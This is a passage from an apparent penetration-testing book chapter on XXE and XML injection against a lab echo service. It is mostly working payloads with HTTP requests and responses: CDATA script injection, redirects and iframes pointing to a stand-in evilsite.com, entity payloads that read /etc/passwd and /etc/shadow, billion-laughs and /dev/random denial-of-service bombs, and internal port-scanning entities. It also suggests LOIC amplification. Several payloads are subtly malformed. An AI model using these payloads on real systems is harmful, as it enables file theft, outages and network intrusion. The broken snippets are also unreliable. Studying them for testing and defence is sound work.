</html>
```

Note: Above you can see the application response to our little XML Hello service.

4.12 Generating XXE Errors

In this section we will make use of the XML error table in figure 4.4 to demonstrate how to generate errors using the sample XML parser. The following GET request is inserting an extra left arrow character to produce an error.

Application XXE Request:

```
GET /xml/example1.php?xml=%3Cmsg%3EHello%3C%3C/msg%3E HTTP/1.1
Host: 192.168.0.2
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Note: In the GET request above you can see the user supplied message with the extra left arrow character URL encoded.

Application XXE Response:

...[content omitted]...

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Simple Echo Service</title>
  </head>
  <body>
    <div class="container">
Hello
Warning: simplexml_load_string():
Entity: line 1: parser error : StartTag: invalid element name
in /var/www/xml/page1.php on line 4
Warning: simplexml_load_string():
<msg>Hello<</msg> in /var/www/xml/page1.php on line 4
Warning: simplexml_load_string():
^ in /var/www/xml/page1.php on line 4
    <footer>
      <p>Simple Echo Service</p>
    </footer>
  </div>
</body>
</html>
```

Note: The text above demonstrates a server reply of the user submitted message. The text Hello is echoed back to the browser along with the error message. The error message returned is interesting because it returns back internal server paths and code functions used to process the XML message.

Recommended Tool Download

Good payload starting database for XML Injection Fuzz Strings (from wfuzz tool), see link <https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/XML.txt>

4.13 Exploiting XXE Injections

Exploiting an XXE injection can have devastating results for a vulnerable application. More specifically, an attacker, by successfully exploiting an XXE

injection, can potentially perform:

1. Cross Site Scripting using the CDATA tag e.g. inject JavaScript.
2. Verbose error messages generation e.g. internal paths.
3. Port scans to internally exposed infrastructure.
4. Open redirections to fishing sites e.g. by utilizing the window.location.assign object.
5. Denial of Service e.g. by requesting large size files.
6. Server fingerprinting using network card errors.

4.14 XXE Injections And HTML Comments

This section of the book is going to focus on XML injections using HTML comments. HTML comments can be used very creatively by hackers and professional pen-testers to identify and exploit XXE and XML injections. HTML comments can be used in two ways to:

1. Generate XML error messages.
2. Perform blind XXE injections.

Important Note: HTML comments when injected into an XML message will either generate an XML error or the XML parser is going to process the input (e.g. the comments do not break the XML message). An adversary can use HTML comments to enumerate XML parser firewall rules, e.g. check if the parser is strictly validating the XML fields.

Application XXE Request:

```
GET /xml/example1.php?xml=%3Cmsg%3EHello%3C!--/--%3E%C2%A0%3C
/msg%3E HTTP/1.1
Host: 192.168.0.2
User-Agent: Evil Dude
```

```
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Note: In the GET request above you can see the user supplied message containing the HTML comments.

Application XXE Response:

```
...[content omitted]...
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Simple Echo Service</title>
  </head>
  <body>
    <div class="container">
      Hello
    <footer>
      <p>XXE Echo Service</p>
    </footer>
    </div>
  </body>
</html>
```

Note: The above text displays the server response after injection of the HTML comments.

4.15 XXE Injections And CDATA Tags

When processing the CDATA tag an XML parser completely ignores the enclosed data; more specifically, everything enclosed inside a CDATA tag is ignored. The following section demonstrates how a CDATA behaves in our mini Web Application.

Application XXE Request:

```
GET /xml/example1.php?xml=
%3Cmsg%3EHello%20%3C![CDATA[junk]]%3E%3C/msg%3E HTTP/1.1
Host: 172.16.6.131
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Note: The text above demonstrate a GET request from our browser using the CDATA tag element.

Application XXE Response:

```
...[content omitted]...
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Simple Echo Service</title>
  </head>
  <body>
    <div class="container">
      Hello junk
    <footer>
      <p>XXE Echo Service</p>
    </footer>
    </div>
  </body>
</html>
```

Note: The text above demonstrates a server reply with the CDATA tag used.

4.16 XXE Injections And Cross Site Scripting

XXE Injection can also be used to perform a Cross Site Scripting (XSS) attacks (Cross Site Scripting attacks are also going to be covered in Chapter 5). A Cross Site Scripting attack using XML can be achieved using the CDATA tag. The following example shows how the XML echo service can be exploited to perform an XSS.

Application XXE Request:

```
GET /xml/example1.php?xml=
%3Cmsg%3EHello%20%3C![CDATA[%3
Cscript%3Ealert(%22XSS%22)%3C/script%3E]]%3E%3C/msg%3E HTTP/1.1
Host: 172.16.6.131
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Note: The GET request demonstrated above shows how the alert box is injected into an XML message using the CDATA tags.

Application XXE Response:

```
...[content omitted]...
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Simple Echo Service</title>
</head>
<body>
  <div class="container">
Hello <script>alert("XSS")</script>    <footer>
  <p>XXE Echo Service</p>
  </footer>
```

```
</div>
</body>
</html>
```

Note: The text above demonstrates a server reply of the user submitted message with the injected JavaScript code. The server reply displayed above show the successful injection, see that the CDATA tag was not echoed back in the response page.

4.17 XXE Injections And Open Redirections

This section of the book demonstrates how to perform a redirection using the `window.location.assign` JavaScript object. The `assign` method is used for loading a new document in the browser. Of course there are other ways to perform a redirection, but for the purposes of this book we will be using the `assign` method. On some occasions the `assign` method cannot execute because of the Same Origin Policy (SOP), and in that situation a `DOMException` of the `SECURITY-ERROR` type is thrown. This occurs when the origin of the script engaging the method is different from the origin of the page originally hosting the script, e.g. the script is hosted on a different domain. This type of attack might potentially fail if the origin of the XML message source is locate in a different domain (unless the exception is added in the SOP policy).

Application XXE Request:

```
GET /xml/page1.php?xml=%3Cmsg%3EHello%20%3C![CDATA[%3Cscript%3E
window.location.assign
(%22http://www.evilsite.com%22)%3C/script%3E]]%3E%3C/msg%3E HTTP/1.1
Host: 172.16.6.131
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Note: The GET request demonstrated above demonstrates how using injected JavaScript can help an adversary perform a redirection.

Application XXE Response:

...[content omitted]...

```
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Simple Echo Service</title>
  </head>
  <body>
    <div class="container">
Hello
Hello <script>window.location.assign("http://www.evilsite.com")</script>
      <p>XXE Echo Service</p>
      </footer>

    </div>

  </body>
</html>
```

Note: The text above demonstrates the server response. In our example the server response echoes back the inserted JavaScript and redirects the page to www.evilsite.com.

4.18 XXE Injections And Clickjacking

An XXE injection can also be used to perform a Clickjacking attack. A Clickjacking attack, also known as redressing attack, occurs when an adversary manages to successfully frame the target Web Application page. Clickjacking attacks are covered in Chapter 5 more thoroughly but for completeness we will also demonstrate how a Clickjacking attack can be combined with XXE injections. The following GET request shows again how can someone make use of the CDATA tag to inject an iframe.

Application XXE Request:


```
GET /xml/p.php?xml=/xml/page1.php
?xml=%3Cmsg%3EHello%20%3Ciframe%20src=%22
http://www.evilsite.com/%22%3E%3C/msg%3E HTTP/1.1
Host: 172.16.6.131
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Note: The GET request displayed above demonstrates the iframe injection on the XML error page.

Application XXE Response:

```
...[content omitted]...
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Simple Echo Service</title>
</head>
<body>
  <div class="container">
Hello
Warning: simplexml_load_string():
Entity: line 1: parser error : Start tag expected,
'<' not found in /var/www/xml/page1.php on line 4
Warning: simplexml_load_string():
/xml/page1.php?xml=<msg>Hello <iframe src="http://www.evilsite.com/"></msg>
in /var/www/xml/page1.php on line 4
Warning: simplexml_load_string():
^ in /var/www/xml/page1.php on line 4
  <footer>
    <p>XXE Echo Service</p>
  </footer>
</div>
</body>
</html>
```

Note: The server response demonstrates that the iframe was successfully

injected to the vulnerable page.

4.19 XXE Injections And HTML Forms

Again using the CDATA tag we can also inject a HTML form in order to perform more advanced attacks. The following GET request shows how this can be achieved.

Application XXE Request:

```
GET /xml/example1.php?xml=%3Cmsg%3EHello%20%3C![CDATA[%3Cscript%3E%20
function%20redirectnow()%20{%20window.location.assign(%22
http://www.w3schools.com%22)%20}%20%3C/script%3E%3Cinput%20type=%22
button%22%20value=%22Redirect%22%20onclick=%22redirectnow()%22%3E]]
%3E%3C/msg%3E HTTP/1.1
Host: 172.16.6.131
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Application XXE Response:

```
...[content omitted]...
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Simple Echo Service</title>
</head>
<body>
  <div class="container">
Hello <script> function redirectnow()
{ window.location.assign("http://www.evilsite.com") }
</script><input type="button" value="Redirect" onclick="redirectnow()">
<footer>
  <p>XXE Echo Service</p>
```

```

    </footer>
  </div>
</body>
</html>

```

Note: The server response demonstrates the successfully injected HTML form to the server. Someone can expand the attack and potentially include a trojan HTML form.

4.20 XXE Injections And Internal Resource Extraction

An XXE injection can be used to extract internal resources from the vulnerable Web Application filesystem system. In order for something like that to happen, the targeted XML parser must be configured to allow XXE. The following section shows sample payloads that can be used to retrieve the passwd file from our Linux system. The impact of exploiting this vulnerability is very high, as it allows an attacker to read sensitive files present on the server such as the passwd and shadow file.

XXE Payload:

```

1 <![ENTITY xxe SYSTEM "file:///etc/passwd" >]><msg>&xxe;</msg>

```

In this payload we make use of the file URI element to retrieve data. The use of keyword SYSTEM instructs the XML parser that the external entity value should be read from the URI that follows. In this particular scenario, the resource requested is the passwd file.

XXE Payload:

```

1 <![ENTITY xxe1 SYSTEM "file:///etc/passwd" >]><![ENTITY xxe1
  SYSTEM "file:///etc/shadow" >]><msg>&xxe;&xxe1;</msg>

```

In some XML parsers such as .Net it is possible to make use of inline DTDs along with the XML data itself.

Application XXE Request:

```
GET /xml/page1.php?xml=%3C!ENTITY%20xxe%20SYSTEM%20%22
file:///etc/passwd%22%20%3E]%3E%3Cmsg%3E&xxe;%3C/msg%3E HTTP/1.1
Host: 192.168.0.2
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Note: The section above demonstrates how the designated payload can be used to retrieve the passwd file.

Application XXE Response:

```
...[content omitted]...
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Simple Echo Service</title>
</head>
<body>
  <div class="container">
Hello
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
...[content omitted]...
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
avahi-autoipd:x:100:156:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
gdm:x:42:42:./var/gdm:/sbin/nologin
  <footer>
  </div>
```

```
</body>
</html>
```

Note: The section demonstrates the server response with the retrieved file.

4.21 XXE Injections And Denial of Service

In the majority of penetration tests conducted, the tests fail to properly test the vulnerable Web Application for Denial of Service using XXE injections. Performing a Denial of Service using XXE injections can be achieved in two different ways:

1. By inserting XXE Bombs.
2. By requesting continuously large files.

One type of XML DoS attack is the XML bomb, a block of XML code that is both well-formed and valid according to the rules of the target XML schema but which crashes or hangs a program when that program attempts to parse it.

The following piece of code demonstrates an XXE Bomb payload:

```
1 <!ENTITY bomb "bbbbbbbbbbbbbbbbbbbbbbbbbbbbbb..." >]><msg>&bomb;
  </msg>
```

XXE bomb is using multiple characters in order to trigger either a buffer overload to the XML parser or increase dramatically the processing time of the payload from the XML parser e.g. the parser requires a lot of time of processing/reading the user supplied input. This attack can also be utilized in a DDoS attack using LOIC.

The following piece of code demonstrates an XXE billion laughs payload:

```
1 <?xml version="1.0"?>
2 <!DOCTYPE lolz [
3   <!ENTITY lol "lol">
4   <!ELEMENT lolz (#PCDATA)>
5   <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol
    ;&lol;">
```

```
6 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&
  lol1;&lol1;&lol1;">
7 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&
  lol2;&lol2;&lol2;">
8 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&
  lol3;&lol3;&lol3;">
9 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&
  lol4;&lol4;&lol4;">
10 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&
  lol5;&lol5;&lol5;">
11 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&
  lol6;&lol6;&lol6;">
12 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&
  lol7;&lol7;&lol7;">
13 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&
  lol8;&lol8;&lol8;">
14 ]>
15 <lolz>&lol9;</lolz>
```

When an XML parser loads this payload, it sees that it includes one root element, 'lolz', that contains the text 'amber character plus lol9;'. However, 'amber lol9;' is a defined entity that expands to more characters. Each 'amber lol -number;' string is a defined entity that expands to more characters and so on. After all the entity expansions have been processed, this small (less than 1 KB) block of XML will actually contain 109 = a billion 'lol's, taking up almost 3 gigabytes of memory. For more information see <https://en.wikipedia.org/wiki/BillionLaughs>.

The following piece of code demonstrates an XXE random payload:

```
1 <!ENTITY bomb "file:///dev/random" >]><msg>&bomb;</msg>
```

XXE bomb requesting large size files or files with no fixed size can also bring down the service. In Unix-like systems, the /dev/random is a special file that serves as a pseudo random number generator. When the parser starts reading the /dev/random file, it will receive an endless stream of random bytes. When the XXE injection occurs the server will continuously try to load a file without end. Again this attack can also be utilized in a DDoS attack tool such as LOIC.

The following piece of code demonstrates an XXE large file payload:

```
1 <!ENTITY bomb "file:///var/www/large.jpeg" >]><msg>&bomb;</
  msg>
```

Payloads that force the parser to load repeatedly large size files such as mp3, jpeg or pdf files; will crash the service. This type of attack can be used as an amplifier along with Distribute Denial of Service tools such as LOIC (Low Orbit Ion Canon). LOIC is one of the most popular DDoS attacking tools freely available on the Internet.

4.22 XXE Injections And Port Scanning

An adversary making use of an XXE vulnerability can perform things such as a network port scan using the vulnerable Web Application as an attack proxy. The unique feature of this vulnerability is that it can be used to launch internal port scanning using a wide variety of protocols, depending on the supported functionality of the XML parser, e.g. FTP, HTTP, HTTPS and UNC.

The following digram shows a schematic representation:




Figure 4.5: XML Attack Scenario 1

In the diagram displayed above, the HTTP XML requests, issued by the attacker, are bounced back by the local host firewall. In the following diagram we will see why this might happen.




Figure 4.6: XML Attack Scenario 1a

From the diagram above we can see the XML parser is either located on the Web Application or the Web Application platform or both and interacts directly with the local host firewall through the network driver of the operating system.




Figure 4.7: XML Attack Scenario 1b

If we assume for a second that the potential attacker is located within the DMZ (hosting the vulnerable web server) then the only firewall filtering traffic is the local firewall and we get the chance to indirectly interact with the operating system network driver and generate some valuable errors. The errors we will produce can help us map the rules of the local host firewall and if we are lucky we can get the data back.




Figure 4.8: XML Attack Scenario 1c

The diagram displayed above illustrates how an attacker can abuse an XXE vulnerability to enumerate the local host firewall egress filtering in the same scenario as stated before. This time we hit a rule of the local firewall and our requests bounced back.




Figure 4.9: XML Attack Scenario 1d

In a more realistic scenario the attacker will be located outside the corporate network firewall. The malicious HTTP XML requests generated will be bouncing either in the local host or the external firewall. At this point we can by manipulating the input supplied and identify the operating system, for example by supplying as the payload the local host address in this format 127.0.01, instead of this format 127.0.0.1 we can distinguish between the Windows and Linux platform the operating system. Windows reply the same to both local host formats. Summarising the analysis done so far we can conclude that the attacker, through an XXE injection, can extract the following information:

1. Perform local host firewall egress filtering analysis
2. Perform DMZ host firewall egress filtering analysis

3. Perform host OS fingerprinting
4. Perform host Web Application platform fingerprinting
5. Perform host Web Application platform fingerprinting in surrounding machines
6. Perform attacks in surrounding machines

Mapping the DMZ and the host firewall egress rules can potentially be used for social engineering attacks e.g. call the network administrator and ask him to make changes to the firewall rules that are only visible from inside. Also mapping the egress rules for the target host might be helpful in understanding the host firewall rules for the rest of the hosts located in the same DMZ zone with the vulnerable host.

The following diagram shows a schematic representation of mapping internal exposed Web Servers that can be archived:




Figure 4.10: XML Attack Scenario 2

The diagram above shows that all HTTP requests that went through the local host firewall managed to hit surrounding Web Servers. It is good practice to initially download the host file from the XXE vulnerable server and then start scanning the identified IP range and host names.

The following diagram shows a schematic representation of mapping external firewall rules:




Figure 4.11: XML Attack Scenario 3

Note: The diagram above shows that all HTTP requests that went through the local host firewall managed to hit the external DMZ firewall. We have two types of bounced back HTTP requests. The first type of HTTP requests comes from the local firewall egress filters, and the second type comes from the DMZ firewall egress filters. An attacker will be able to map both firewall egress filtering rules and potentially start identifying a side channel; a way to extract information outside the compromised network.

The following text box shows some sample XXE payloads that can be utilized for various types of attacks described previously.

The following piece of code demonstrates an XXE internal service identification payload running in port 80:

```
1 <!ENTITY scan "http://127.0.0.1" >]><msg>&scan;</msg>
```

Note: This payload can be used to enumerate the services running internally in the vulnerable web server, e.g. `http://127.0.0.1:80`, `http://127.0.0.1:8080` and so on.

The following piece of code demonstrates an XXE payload that attempts to identify surrounding live IP(s):

```
1 <!ENTITY scan "http://surrounding-ips" >]><msg>&scan;</msg>
```

The following piece of code demonstrates an XXE payload that attempts to identify surrounding live IP(s) outside the target company:

```
1 <!ENTITY scan "https://external-ip" >]><msg>&scan;</msg>
```

The XXE can be used to enumerate/identify live internal SSL enabled services:

```
1 <!ENTITY scan "https://127.0.0.1" >]><msg>&scan;</msg>
```

Note: When attempting to interrogate SSL enabled services you can potentially generate some really interesting error messages containing the service version.

The XXE can be used to see if the target server communicates with a DNS server to resolve internally accessible domains:

```
1 <!ENTITY scan "https://internal-domain.com" >]><msg>&scan;</msg>
```

Note: The XXE can be used to enumerate/identify internally/externally available valid domain names. Usually this useful after a successful host file extraction e.g. extract /etc/hosts.

The XXE can be used to see if the target allows communication with external Web Servers:

```
1 <!ENTITY scan "https://externalsite.com:80" >]><msg>&scan;</msg>
```

Note: The XXE can be used to enumerate/identify egress filtering of the target Web Application server, e.g try https://externalsite.com:80. The text above demonstrates a sample of valid XXE payloads, assuming that the target Web Application is the one described previously.

4.23 XXE Injections And Post Exploitation

An adversary can take advantage of an XXE vulnerability and exploit the different errors generated from each OS component in order to identify the platform the web server is running on, e.g. Windows or Unix, etc. In particular, an adversary can use an XXE vulnerability to:

1. Fingerprint the operating host from the OS network driver errors.
2. Fingerprint the internal running network services by querying the 127.0.0.1 ports.
